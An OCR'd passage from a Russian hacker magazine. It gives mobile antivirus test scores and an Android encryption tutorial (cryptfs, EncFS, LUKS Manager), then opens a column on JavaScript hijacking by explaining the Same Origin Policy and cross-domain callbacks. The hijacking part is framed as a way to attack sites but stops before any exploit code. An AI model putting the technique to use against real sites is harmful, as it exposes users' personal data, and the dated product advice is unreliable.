
Подробное описание методов тестирования антивирусов в AV-TEST: goo.gl/kyzgd
Результаты тестирования в формате PDF: goo.gl/3N5wx







Антивирус Аваст делит с Нортоном шестое место с рейтингом отлова 98%, но, по словам AV-TEST, проигрывает ему по производительности



РАСПРЕДЕЛЕНИЕ АНТИВИРУСОВ ПО ОБЩЕМУ КОЛИЧЕСТВУ ПОЛУЧЕННЫХ ОЧКОВ

	Разработчик	Название продукта	Защита	Удобство	Бонусный функционал	Общий балл
1	TrustGo	Mobile Security	6.0	6.0	1.0	13.0
2	Lookout	Antivirus & Security	5.5	6.0	1.0	12.5
3	Symantec	Mobile Security	5.0	6.0	1.0	12.0
3	Trend Micro	Mobile Security	5.0	6.0	1.0	12.0
4	Antiy	AVL	6.0	5.5	0.0	11.5
4	Bitdefender	Mobile Security	5.5	5.0	1.0	11.5
4	Dr. Web	Antivirus	4.5	6.0	1.0	11.5
4	Sophos	Mobile Security	4.5	6.0	1.0	11.5
5	Avast	Mobile Security	5.0	5.0	1.0	11.0
5	Comodo	Mobile Security	4.5	5.5	1.0	11.0
5	ESET	Mobile Security	4.0	6.0	1.0	11.0
5	NQ Mobile	Mobile Security	4.5	5.5	1.0	11.0
5	Webroot	Secure Anywhere Mobile	4.0	6.0	1.0	11.0
6	AhnLab	V3 Mobile	3.5	6.0	1.0	10.5
7	Quick Heal	Total Security	3.0	6.0	1.0	10.0
7	Tencent	QQSecurity	5.0	4.0	1.0	10.0
8	G Data	MobileSecurity	3.0	5.5	1.0	9.5
8	Ikarus	Mobile.security	2.5	6.0	1.0	9.5
9	Kaspersky	Mobile Security	4.0	4.0	1.0	9.0
10	F-Secure	Mobile Security	3.5	4.0	1.0	8.5
10	Qihoo	360 Mobile Safe	2.5	5.0	1.0	8.5
11	GFI	Mobile Security	1.0	6.0	1.0	8.0

ЖИЗНЬ БЕЗ АНТИВИРУСА

Как бы там ни было, а жизнь без антивируса определенно есть. Чтобы не рисковать потерять свои данные и деньги, достаточно выполнять всего три простых правила:

1. Всегда устанавливать приложения из Google Play. Да, здесь тоже то и дело проскакивают вирусы, однако масштаб эпидемии на несколько порядков ниже, чем во всякого рода варезниках, которые и являются главным источником заразы (это данные исследований). Я знаю, как велик соблазн скачать платную софтину задарма, но в этом случае уж будь добр взять всю ответственность на себя — включая ярлык вора :).
2. Всегда читать отзывы пользователей и список привилегий перед установкой. Это очень просто и приносит реальный профит. Пользователи обычно сообщают о вирусе в комментариях, а привилегии на совершение звонков или отправку SMS должны быть обязательно указаны. Причем такие виды «опасного» поведения обязательно подсвечиваются.
3. Установить на смартфон последнюю доступную прошивку, даже если она неофициальная. В старых ядрах есть дыры, которые могут быть использованы для обхода практически всех уровней защиты, так что, если подцепить хитро накодированный вирус, можно сильно пострадать. Обновление решит эту проблему, но только в том случае, если вместе с прошивкой устанавливается новое ядро. Обычно авторы прошивок это указывают.

Соблюдая эти простые правила, ты сведешь риск заражения практически к нулю.]I[



Евгений Зобнин
androidstreet.ru

ШИФРОФОНЫ — В МАССЫ!


ШИФРУЕМ ПАМЯТЬ СМАРТФОНА, SD-КАРТУ И СОДЕРЖИМОЕ DROPBOX

Любой мобильный гаджет может быть потерян, оставлен, забыт и просто похищен. Любую информацию, которая хранится на нем в незащищенном виде, можно прочитать и использовать против тебя. А самый эффективный способ защиты информации — шифрование. В этой статье мы поговорим об особенностях реализации системы шифрования данных в новых версиях Android, а также обсудим инструменты, позволяющие реализовать выборочное шифрование отдельно взятых каталогов.

ВВЕДЕНИЕ

Android основан на ядре Linux, которое, в свою очередь, включает в себя целый ряд механизмов, реализующих шифрование самых разных сущностей. Для криптозащиты дисков и разделов предусмотрена система под названием dm-crypt — своего рода криптофильтр, через который можно пропустить все запросы к диску или разделу и получить шифрование данных на лету.

Программисты Google научили Android использовать dm-crypt, начиная с версии 3.0 Honeycomb, где появилась опция, позволяющая быстро включить шифрование и задать PIN-код на доступ к данным. Со стороны пользователя все смотрится очень просто и беспроблемно: подключил телефон к заряднику, дождался полной зарядки и нажал на заветную кнопку. Система начала шифрование уже имеющихся данных. Гораздо интереснее все это выглядит изнутри.



Можно зашифровать данные различных типов: аккаунты, настройки, загруженные приложения и их контент, мультимедийные и другие файлы. После этого при каждом включении устройства потребуется вводить PIN-код или пароль. Шифрование снимается только путем сброса настроек, в результате которого удаляются все данные.

Шифрование занимает не менее часа. Батарея должна быть полностью заряжена, а устройство подключено к источнику питания, пока шифрование не завершится. Если прервать его, данные на устройстве будут частично или полностью потеряны.



Android как бы предупреждает



INFO

Подробности реализации стандартной системы шифрования Android для параноиков: 128-битный AES в режиме CBC и ESSIV: SHA-256. Мастер-ключ шифруется другим 128-битным AES-ключом, полученным из пользовательского пароля при помощи 2000 итераций по стандарту PBKDF2 с 128 битами случайной соли.

ОСОБЫЙ ПОДХОД ANDROID

В любом дистрибутиве Linux за управление dm-crypt отвечает утилита cryptsetup, создающая зашифрованный по стандарту LUKS том, к которому можно получить доступ и с помощью сторонних инструментов из Windows или OS X. Обычно cryptsetup запускается на этапе инициализации ОС из загрузочного initramfs-образа и подключает dm-crypt к дисковому накопителю, который затем монтируется.

В Android все иначе. Из-за требований к лицензированию всех компонентов выше ядра с помощью Apache-совместимой лицензии, cryptsetup, распространяемая на условиях GPL2, не включена в состав Android. Вместо нее используется разработанный с нуля модуль cryptfs для местного менеджера томов vold (не путать с родными Linux-инструментами: vold и cryptfs, это совсем другие разработки).

По умолчанию Android использует cryptfs для шифрования пользовательских данных, настроек и приложений (каталог /data). Он должен быть запущен на раннем этапе загрузки ОС еще до запуска графической среды и базовых приложений, так, чтобы более высокоуровневые компоненты системы смогли привести систему к нужному состоянию, прочитав настройки, и вытащить нужные данные из кеша.

В автоматическом режиме сделать это невозможно, так как система должна запросить у пользователя пароль для расшифровки, для чего нужен запуск графической среды, а ее, в свою очередь, невозможно запустить без подключения каталога /data, который невозможно подключить без пароля. Чтобы выйти из этой ситуации, в Android применили необычный трюк, заставив ОС запускаться «дважды». Первый запуск минимальной системы происходит перед запуском cryptfs, чтобы запросить пароль для расшифровки с подключением к /data временной файловой системы, после чего система, по сути, завершается, подключается зашифрованный раздел /data, и запускается уже окончательный вариант ОС.

ВКЛЮЧЕНИЕ ШИФРОВАНИЯ

Шифрование данных в Android включается с помощью меню «Настройки → Безопасность → Зашифровать данные». При этом смартфон должен быть полностью заряжен и подключен к заряднику, а в качестве метода разблокировки использоваться PIN-код или пароль (Настройки → Безопасность → Блокировка экрана → PIN-код), который следует ввести перед запуском операции шифрования. Смартфон предупредит о том, что операция займет около часа, в течение которого устройство будет несколько раз перезагружено.

Далее произойдет собственно то, что описано в предыдущем разделе. Смартфон загрузит минимальную версию системы с подключением временной файловой системы к точке /data и начнет шифровать данные, выводя прогресс операции на экран. Само шифрование происходит следующим образом:

1. Сначала vold/cryptfs генерирует 128-битный мастер-ключ на основе случайных данных из /dev/urandom и с помощью этого ключа отображает раздел, содержащий каталог /data, в новое виртуальное криптоустройство, запись в которое приведет к автоматическому шифрованию данных с помощью мастер-ключа, а чтение — к расшифровке.
2. Мастер-ключ шифруется с помощью PIN-кода пользователя и помещается в конец раздела. Отныне при загрузке система будет спрашивать пользователя PIN-код, читать из раздела зашифрованный мастер-ключ, расшифровывать его с помощью PIN-кода и подключать зашифрованный раздел /data.
3. Чтобы зашифровать уже имеющиеся на разделе данные, система последовательно читает блоки данных из раздела и пишет их в криптоустройство, так что, по сути, происходит последовательная операция «чтение блока → шифрование → запись обратно» до тех пор, пока не будет зашифрован весь раздел, кроме последних 16 Кб, в которых хранится мастер-ключ.
4. В конце операции смартфон перезагружается, и при следующей загрузке система спрашивает PIN-код для расшифровки данных.

В случае с 16-гигабайтным накопителем Galaxy Nexus все эти операции занимают примерно 30 минут, а самое главное — они полностью автоматизированы, поэтому с шифрованием справится даже ребенок.

ОДИН ПАРОЛЬ ДЛЯ РАЗБЛОКИРОВКИ И РАСШИФРОВКИ?

Чтобы упростить жизнь пользователям, в Google решили использовать один и тот же пароль для разблокировки и расшифровки данных, в результате чего мы получаем довольно противоречивую картину. С одной стороны, пароль для расшифровки должен быть длинным и сложным, потому что злоумышленник может заниматься его подбором и вне смартфона, просто сняв образ раздела. Пароль на разблокировку, с другой стороны, можно оставить и очень простым, так как после нескольких неудачных попыток Android заблокирует экран окончательно, заставив ввести пароль Google.

В результате приходится делать выбор между удобством разблокировки и безопасностью зашифрованных данных (фейсконтроль в качестве средства защиты не рассматриваем). К счастью, в случае если телефон рутован, пароль на расшифровку можно указать вручную с помощью консольного клиента vold. Сделать это можно так:

```
$ su -c vdc cryptfs changepw ↵
  пароль
```

С этого момента пароли на разблокировку и расшифровку будут отличаться, но вновь станут одинаковыми, если ты сменишь па-

> *Для Cryptonite необходимо два каталога: первый — для зашифрованных данных, второй — пустой, где будет расшифрованное содержимое первого*

роль на разблокировку (PIN-код). Чтобы не лазить в консоль, можно воспользоваться одним из графических интерфейсов, например EncPassChanger.

ОТКАТ И СОВМЕСТИМОСТЬ С ПРОШИВКАМИ

К сожалению, по каким-то причинам Android не позволяет выполнять возврат к незашифрованному разделу. Поэтому, если уж данные были зашифрованы, они такими и останутся ровно до того момента, пока не будет выполнен сброс до заводских настроек (полный вайп) — операция, которая переформатирует раздел, содержащий каталог /data, автоматически превратит его в незашифрованный.

Но здесь может возникнуть вопрос: «А что будет, если я обновлю Android или установлю кастомную прошивку?» В этом случае все зависит от способа установки. В большинстве случаев при обновлении прошивки или установке альтернативной прошивки примерно той же версии (например, замена CyanogenMod 10.1 на Paranoid Android 3 или MIUI 5) вайп делать не требуется. Это значит, что установленная прошивка при попытке примонтировать раздел /data «сообразит», что имеет дело с зашифрованным разделом, запросит у тебя пароль и преспокойно расшифрует данные.

Если же для установки требуется полный вайп, что обычно бывает необходимо при переходе на новые версии Android, то здесь ситуация еще проще. Во время вайпа раздел /data будет переформатирован и автоматически превратится в незашифрованный. Главное — сделать перед обновлением бэкап с помощью Titanium Backup или Carbon.

SD-КАРТА

Google уже давно озвучила свою позицию по отношению к карте памяти как к свалке барахла, на которой конфиденциальных данных не может быть по определению, а даже если и есть, шифровать их не имеет смысла, так как пользователь может решить вставить карту в другой телефон. Поэтому стандартных путей зашифровать карту памяти в Android нет, и, чтобы получить такую функциональность, придется использовать сторонний софт.


Среди шифрующего стороннего софта мы имеем выбор из трех разных классов приложений:

1. Вещь в себе. Приложение, способное создавать и открывать криптоконтейнеры, но не позволяющее подключать их к файловой системе. Своего рода файловый менеджер с поддержкой зашифрованных томов. Вещь малополезная, так как годится только для ведения дневника и заметок.
2. ПсевдоФС. В Linux-ядрах многих стоковых и альтернативных прошивок есть поддержка драйвера файловых систем пространства пользователя FUSE, на основе которой в свое время было разработано несколько шифрующих ФС. Одна из них — EncFS. В Android она есть в виде приложения Cryptonite, Encdroid и других. Такие софтины позволяют зашифровать любой каталог так, чтобы к нему имели доступ абсолютно все приложения.
3. Основанные на dm-crypt. Схожи по функциональности и реализации с предыдущими, но используют для шифрования родной dm-crypt. LUKS Manager — лучший представитель класса таких софтин. Позволяет создать на карте памяти файл-образ, который в любой момент можно подключить к любому каталогу для доступа к данным. То же самое можно сделать из Linux с помощью cryptsetup или из Windows, используя FreeOTFE.


CRYPTONITE

Cryptonite представляет собой обертку вокруг шифрующей файловой системы EncFS и позволяет создавать и просматривать зашифрованные тома на карте памяти и внутри Dropbox, а также подключать тома к каталогам карты памяти так, чтобы они были видны всем приложениям. Нас главным образом интересует последний вариант использования как единственный приемлемый для повседневного применения, но он требует прав root, а также наличия поддержки FUSE в ядре.

Использовать Cryptonite в этом качестве довольно просто, однако, чтобы




Cryptonite как он есть



Главный экран LUKS Manager



LUKS Manager создал зашифрованный том



Как видно, шифрование невозможно отключить

```
Filesystem               Size      Used Available Use% Mounted on
tmpfs                  347.0M     48.0K    346.9M   0% /dev
tmpfs                  347.0M         0    347.0M   0% /storage
tmpfs                  347.0M         0    347.0M   0% /storage/emulated
tmpfs                  347.0M         0    347.0M   0% /mnt/secure
tmpfs                  347.0M         0    347.0M   0% /mnt/asec
/dev/block/dm-1         43.0M     42.0M   1000.0K  98% /mnt/asec/com.DefiantDev.SkiSafari-2
/dev/block/dm-2          5.0M      3.1M      1.9M  62% /mnt/asec/net.dinglisch.android.taskerm-1
/dev/block/dm-3          4.0M      2.2M      1.8M  55% /mnt/asec/com.shinycore.picsaypro-1
/dev/block/dm-4         64.0M     62.7M      1.3M  98% /mnt/asec/com.distractionware.superhexagon-1
/dev/block/dm-5          4.0M      2.9M      1.1M  73% /mnt/asec/com.chaos9k.sshfsandroid-1
/dev/block/dm-6         41.0M     39.9M      1.1M  97% /mnt/asec/com.hemispheregames.osmos-1
/dev/block/dm-7         47.0M     45.7M      1.2M  97% /mnt/asec/com.tigerstylegames.wakingmars-1
/dev/block/dm-8         13.0M     11.5M      1.5M  89% /mnt/asec/com.realarcade.DOJ-1
/dev/block/dm-9         35.0M     33.0M      1.9M  94% /mnt/asec/com.gameloft.android.ANMP.GloftM4HM-1
/dev/block/dm-10        12.0M     10.0M      2.0M  83% /mnt/asec/kr.aboy.tools-2
/dev/block/dm-11        10.0M      8.7M      1.3M  87% /mnt/asec/com.areacode.drop7.rev1-1
/dev/block/dm-12        24.0M     21.9M      2.1M  91% /mnt/asec/com.yoyogames.droidtntbf-1
/dev/block/dm-13        32.0M     30.8M      1.2M  96% /mnt/asec/com.capybaragames.sworcery-1
/dev/block/dm-14        43.0M     41.8M      1.2M  97% /mnt/asec/net.mobigame.edge.extended-1
/dev/block/dm-15        52.0M     50.6M      1.4M  97% /mnt/asec/org.ubisoft.premium.POPClassic-1
tmpfs                  347.0M         0    347.0M   0% /mnt/obb
tmpfs                  347.0M         0    347.0M   0% /mnt/fuse
/dev/block/platform/omap/omap_hsmmc.0/by-name/system
                       643.7M    367.8M    275.9M  57% /system
/dev/block/platform/omap/omap_hsmmc.0/by-name/efs
                        19.7M      8.1M     11.6M  41% /factory
/dev/block/platform/omap/omap_hsmmc.0/by-name/cache
                       425.2M     77.7M    347.5M  18% /cache
/dev/block/dm-0         13.3G     11.6G      1.7G  87% /data
/dev/fuse               13.3G     11.6G      1.7G  87% /mnt/shell/emulated
/dev/fuse               13.3G     11.6G      1.7G  87% /storage/emulated/0
/dev/fuse               13.3G     11.6G      1.7G  87% /storage/emulated/0/Android/obb
/dev/fuse               13.3G     11.6G      1.7G  87% /storage/emulated/legacy
/dev/fuse               13.3G     11.6G      1.7G  87% /storage/emulated/legacy/Android/obb
~ #
```

Galaxy Nexus и df



WARNING

Модуль dm-crypt не может применяться для шифрования разделов с файловой системой YAFFS, так как последняя использует низкоуровневые операции при обращении к NAND-памяти.

не возникло путаницы, разберемся с принципами его работы. В основе приложения лежит хорошо известный линуксоидам инструмент под названием EncFS. По сути, это утилита, которая позволяет отобразить один каталог в другой так, чтобы записанное во второй каталог автоматически попадало в первый в зашифрованном виде, а при чтении, соответственно, расшифровывалось. Пока отображение включено — доступ к данным есть, но стоит его отключить, как содержимое второго каталога исчезнет и останется только первый, содержимое которого полностью зашифровано.

По этой причине для Cryptonite необходимо наличие двух каталогов: первый — для хранения зашифрованных данных и второй — пустой каталог, куда будет отображаться содержимое первого в расшифрованном виде. Для простоты назовем их crypt и decrypt. Создаем эти два каталога на карте памяти с помощью любого файлового менеджера. Запускаем Cryptonite, идем в «Настройки → Mount point» и выбираем каталог decrypt. Теперь он всегда будет использоваться как точка доступа к зашифрованным данным. Возвращаемся обратно, переходим на вкладку LOCAL и нажимаем кнопку «Create local volume», чтобы инициализировать зашифрованный каталог. Выбираем каталог crypt и вводим пароль. Теперь осталось вернуться на главный экран и нажать кнопку «Mount EncFS» (и вновь ввести пароль). С этого момента все, что ты скопируешь в каталог decrypt, автоматически попадет в каталог crypt в зашифрованном виде, и после отключения decrypt никто не сможет прочитать его содержимое (можешь проверить, скопировав несколько файлов в decrypt, а затем просмотрев содержимое crypt).

Таким же образом, кстати, можно организовать шифрование данных в Dropbox. Cryptonite позволяет сделать это из коробки, но в этом случае доступ к данным можно будет получить только через само приложение, то есть для любых операций над зашифрованными данными придется запускать Cryptonite и через его встроенный менеджер файлов совершать все действия. Сам Dropbox для Android, конечно, ведет себя так же, но у него хотя бы открытый API, который могут использовать другие приложения, а здесь только доступ вручную.

Чтобы обойти эту проблему, можно установить сервис Dropsync, который висит в фоне и периодически синхронизирует содержимое выбранных каталогов с Dropbox. Достаточно настроить его на синхронизацию каталога crypt (но не decrypt), и данные в зашифрованном виде будут автоматически попадать в Dropbox. Чтобы получить доступ к данным с большого брата, можно воспользоваться версией EncFS для Linux или Windows. О том, как ими пользоваться, не писал только ленивый.

LUKS MANAGER

Второе приложение из нашего списка — это LUKS Manager, по сути аналогичное по функциональности приложение, использующее в своей основе dm-crypt вместо EncFS и бинарные зашифрованные образы вместо каталогов. С практической точки зрения этот вариант лучше предыдущего тем, что зашифрованные с его помощью образы можно будет просматривать или изменять практически в любой ОС, включая Linux, Windows и OS X. Недостаток же в том, что его неудобно использовать для шифрования файлов в Dropbox, так как Dropbox-клиенту придется каждый раз синхронизировать целый образ, который может быть очень велик, в противовес отдельных файлов, как в случае с EncFS.

Для корректной работы LUKS Manager необходимо ядро с поддержкой dm-crypt и loopback, но если первое есть даже в ядрах Android 2.3, то второе доступно далеко не во всех стоковых ядрах. Поэтому, скорее всего, понадобится прошивка с альтернативным ядром, такая как CyanogenMod, AOKP или MIUI.

В остальном все просто. Интерфейс программы состоит всего из шести кнопок: Status, Unmount All, Mount, Unmount, Create и Remove. Чтобы создать новый образ и получить к нему доступ, достаточно нажать «Create», выбрать каталог для подключения, размер и указать пароль и файловую систему (FAT32 для совместимости с Windows или ext2 для Linux). Одновременно на карте памяти могут существовать и быть подключенными сразу несколько образов, которые можно отключать кнопками «Unmount» или удалять с помощью «Remove».

Ничего сложного в управлении приложением нет, скажу лишь, что в пакет с LUKS Manager входит также собранная для Android версия утилиты cryptsetup, которую можно использовать для ручного управления и подключения образов.

ДРУГОЕ ПРИМЕНЕНИЕ

Dm-crypt и cryptfs используются в Android не только для защиты каталога /data от посторонних глаз. С их помощью здесь реализована, как это ни странно, система установки приложений на карту памяти. В ее основе лежит идея шифрованных образов, по одному на каждое установленное приложение. Сделано так для защиты конфиденциальных данных, возможно хранимых приложением, от других приложений, которые в Android имеют полный доступ к SD-карте на чтение, а также от тех, кто завладеет SD-картой.

Запустив терминал и выполнив команду df, ты сам сможешь убедиться, как это реализовано. На скриншоте «Galaxy Nexus и df» показан вывод этой команды на моем смартфоне. Хорошо видно, что кроме псевдокриптоустройства /dev/block/dm-0, которое подключено к каталогу /data и отвечает за шифрование данных на смартфоне, здесь есть еще 15 подобных устройств, подключенных к разным каталогам внутри /mnt/asec. Это и есть приложения, установленные на карту памяти. Сами приложения при этом хранятся в зашифрованных образах в каталоге .asec на карте памяти, а ключи шифрования хранятся в основной памяти смартфона.

Ты можешь также заметить, что здесь есть и псевдоустройство /dev/fuse, подключенное к /storage/emulated/legacy, а также некоторым другим каталогам. Это не что иное, как «эмулятор» карты памяти, реализованный с использованием описанного ранее драйвера FUSE (сам Galaxy Nexus карты памяти не поддерживает). По сути, это простое зеркалирование каталога /storage/emulated/legacy в /data/media/0. При этом каталог /sdcard — это ссылка на /storage/emulated/legacy. Запустив команду ps, можно заметить, что зеркалирование реализуется с помощью приложения /system/bin/sdcard, использующего FUSE в качестве базы. По сути, это альтернативная реализация знакомой всем линуксоидам unionfs.

ВЫВОДЫ

Как видишь, реализовать качественное шифрование данных в Android очень просто, и в большинстве случаев для этого даже не потребуется устанавливать дополнительный софт. Единственное ограничение — это необходимость иметь смартфон на базе Android 4.0 и выше, но так как все, что было до 4.0, назвать ОС довольно трудно, то и проблемы здесь особой нет :). ⌶

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



DISCO

Все описанные програм-мы со всей рубрики ищи на диске

СОБРАТЬ ИНФОРМАЦИЮ, ИСПОЛЬЗУЯ JAVASCRIPT HIJACKING

РЕШЕНИЕ

Веб-технологии растут и развиваются. Вот и сегодня мы познакомимся еще с одной техникой, которая позволит нам «ломать» что-то. Конечно, она борода-та, с длиной бороды лет на пять, но это не мешает нам эксплуатировать ее и сейчас, даже против крупных ресурсов. К тому же в ней есть интереснейшая техническая специфика.

Давай вспомним с тобой такую основополагающую вещь в веб-безопасности, как Same Origin Policy (SOP). В очень упрощенном виде: используя JavaScript (и аналогичные технологии), мы можем взаимодействовать только с сайтом, на котором он загружен, и не можем взаимодействовать с другими сайтами. Например, если мы зайдем на www.mail.ru, JS, загруженный на нем, сможет отправлять запросы на www.mail.ru и получать на них ответы, но не сможет с files.mail.ru. Под сайтом в данном случае подразумевается связка: схема (HTTP, HTTPS), имя домена (точное совпадение) и порт (см. рис. 1).

Здесь стоит отметить, что это ограничения именно для JS, а не для «HTML'а» (если можно так не очень корректно выразиться). То есть ресурсы сайта, как, например, картинки, файлы стилей или те же файлы с JavaScript'ом, могут быть расположены на других сайтах, и они будут обработаны/отображены браузером вне SOP. Типа <img src="anyhost.com/xxx.jpg"> отобразит картинку.

Вообще, есть различные методы «легального обхода» SOP, поскольку крупные интернет-порталы из-за него испытывают проблемы. Ведь для SOP разделение идет в основном по имени, и ему по барабану, что множество различных доменов и поддоменов одного интернет-портала для последнего являются «доверенной средой». Хотя здесь стоит сказать, что с появлением HTML5 и новых технологий вообще появляется возможность контролировать поведение SOP с серверной стороны. Например, технология CORS (Cross-Origin Resource Sharing). Но раньше приходилось именно придумывать хаки для обхода SOP.

А зачем это вообще нужно? Небольшой пример. У нас есть сайт www.mail.ru и есть files.mail.ru, и с обоих мы в JS хотим знать имя пользователя, чтобы персонализировать отображение (web 2.0 и все такое). Чтобы не плодить одинаковый функционал на различных доменах, одним из решений может быть размещение на специальном поддомене (swa.mail.ru) скрипта, который бы возвращал нам это значение.

Но, повторюсь, до HTML5 в JS мы не могли получать данные с других доменов. XMLHttpRequest раньше разрешен был только в рамках SOP. И как тогда?

Один из хаков для обхода SOP — JS Function Callback. Хотя коллбэки здесь несколько косвенно завязаны, но все же... Итак, как же действует этот способ.

Все, что требуется для решения описанной задачи с использованием коллбэков, — это разместить на swa.mail.ru скрипт (user.php), который бы генерил JavaScript с необходимыми данными, то есть с именем пользователя. Итог работы выглядит примерно так:

```
UserNameFuncCB (
[
 [ 'FIO', 'Vasya Vasin' ],
 [ 'Username', 'vasya@mail.ru' ],
]);
```

Но как это нам поможет? Очень просто. Теперь мы можем кросс-доменно подключить этот JavaScript в любую страницу на любом другом домене (file.mail.ru, www.mail.ru):

```
<script>
 function UserNameFuncCB(x) { alert(x); }
</script>
<script src="http://swa.mail.ru/user.php">
</script>
```

Сравниваемый URL	Проверка	Причина
http://www.example.com/dir/page.html	Соответствует	Тот же протокол и домен
http://www.example.com/dir2/other.html	Соответствует	Тот же протокол и домен
http://www.example.com:81/dir/other.html	Не соответствует	Тот же протокол и домен, но другой порт
https://www.example.com/dir/other.html	Не соответствует	Отличается протокол
http://en.example.com/dir/other.html	Не соответствует	Отличается домен
http://example.com/dir/other.html	Не соответствует	Отличается домен (требуется полное соответствие)
http://v2.www.example.com/dir/other.html	Не соответствует	Отличается домен (требуется полное соответствие)

Рис. 1. SOP. Сопоставление правил для сайта http://www.example.com/dir/page.html

